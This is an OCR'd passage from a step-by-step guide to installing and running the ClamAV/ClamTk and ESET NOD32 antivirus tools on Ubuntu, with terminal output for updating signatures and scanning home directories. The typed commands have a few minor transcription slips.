
Step 2 : To install ClamAV on Ubuntu machine, enter the following command in the terminal:

apt install clamav




Step 3 : Ubuntu Desktop users can install a graphical front end as well, known as ClamTk to install the graphical front end enter the following command:

apt install clamtk



Step 4 : ClamTK has been installed in your desktop.



Step 5 : ClamAV antivirus features.

```
aiman@Aiman:~$ clamscan --version
ClamAV 1.0.4/27151/Thu Jan 11 17:41:16 2024
```

Step 6 : To check ClamAV version run the following command:

```
aiman@Aiman:~$ systemctl stop clamav-freshclam.service
aiman@Aiman:~$
```

Step 7 : After the installation is completed, we should run the freshclam command to update the virus signature database. First, we must stop the freshclam service, enter the following command:

systemctl stop clamav-freshclam.service

```
aiman@Aiman:~$ sudo freshclam
[sudo] password for aiman:
ClamAV update process started a
```


Step 8 : Next, to update the database run the following command:

sudo freshclam


```
aiman@Aiman:~$ systemctl start clamav-freshclam.service
```

Step 9 : Restart the freshclam, enter the following command:

systemctl start clamav-freshclam.service




Step 10 : Enter your password for authentication




Step 11 : ClamAV is capable of detecting viruses, Trojans, and other forms of malware. Scanning files for viruses is done with clamscan command, enter this following command :

sudo clamscan -ir /home/


5.2 Eset nod 32 Firewall



Step 1 : Download nod 32 Firewall for 64-bit ubuntu.



Step 2 : open the file in the folder.



Step 3 : open the file in the terminal.

```
aiman@Aiman:~/Downloads$ chmod +x eset_nod32av_64bit_en.linux
aiman@Aiman:~/Downloads$ ls
eset_nod32av_64bit_en.linux
```

Step 4 : execute the file using the following command:

Chmod +x eset_nod32av_64bit_en.linux

```
aiman@Aiman:~/Downloads$ ./eset_nod32av_64bit_en.linux
```

Step 5 : enter the file by using this following command:

./ eset_nod32av_64bit_en.linux

```
aiman@Aiman:~/Downloads$ ./eset_nod32av_64bit_en.linux
error[277b0000]: Please install the following files or packages: libc6:i386, /li
b/ld-linux.so.2
aiman@Aiman:~/Downloads$ sudo dpkg --add-architecture i386; sudo apt-get install
 libc6:i386
```


Step 6 : If there is error like this install the missing packages libc6:i386, enter this following command:

Sudo dpkg –add-architecture i386; sudo apt-get install


```
aiman@Aiman:~/Downloads$ ./eset_nod32av_64bit_en.linux
```

Step 7 : Reenter the file using the following command :


./ eset_nod32av_64bit_en.linux




Step 8 : Enter you password to allow authentication.



